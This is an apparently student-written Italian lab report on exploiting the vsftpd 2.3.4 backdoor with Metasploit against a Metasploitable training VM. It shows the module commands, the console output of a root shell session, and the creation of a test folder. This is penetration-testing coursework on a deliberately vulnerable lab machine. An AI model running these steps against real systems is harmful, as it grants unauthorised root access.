Hacking con Metasploit

MORGAN PETRELLI S7/L1


Traccia:

Partendo dall’esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).


L’unica differenza, sarà l’indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


Metasploit Framework è uno dei più popolari e potenti strumenti open-source per la sicurezza informatica e il penetration testing grazie alla sua vasta gamma di moduli, exploit e payloads.
il comando **msfconsole** serve per avviarlo.



una volta avviato, con il comando **search vsftpd** ho cercato tutti i moduli compatibili con il servizio ftp. Una volta trovato il modulo appropriato ho usato use “percorso dell’exploit”. una volta caricato l’exploit ho usato il comando **show options** per vedere che parametri servissero per utilizzare l’exploit, nel nostro caso serve configurare solo RHOSTS perché RPORT è configurata di default la porta 21 che è quella comunemente associata al protocollo ftp.



con il comando **set RHOSTS** ho configurato l' indirizzo ip target che sarà 192.168.1.149 come ci chiede la traccia dell'esercizio ho rifatto **show options** per assicurarmi che si sia impostato il targhet. Scrivendo **show payloads** ho visto i payload disponibili per questo tipo di exploit (in questo caso è solo uno quindi basta lanciare l'attacco e il payload andrà di default).



una volta settato tutto, con il comando **exploit** ho lanciato l'attacco che ha sfruttato la vulnerabilità per connettermi alla macchina metasploitable. Per verificare di essermi effettivamente collegato ho lanciato il comando **ifconfig** che mi ha mostrato l'ip di metasploitable: questo mi fa capire che sto controllando la macchina targhet. Una volta sicuro di essere collegato ho creato una cartella chiamandola test_metasploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:39091 → 192.168.1.149:6200) at 2024-05-20 12:43:28 +0200

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ac:eb:8f
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feac:eb8f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0 frame:0
          TX packets:107 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1747 (1.7 KB)  TX bytes:10281 (10.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:39021 (38.1 KB)  TX bytes:39021 (38.1 KB)

mkdir /test_metasploit
```

```
root@metasploitable:/# ls
a       dev      initrd.img  mnt         root  sys              var
bin     etc      lib         nohup.out   sbin  test_metasploit  vmlinuz
boot    home     lost+found  opt         SM1   tmp
cdrom   initrd   media       proc        srv   usr
root@metasploitable:/#
```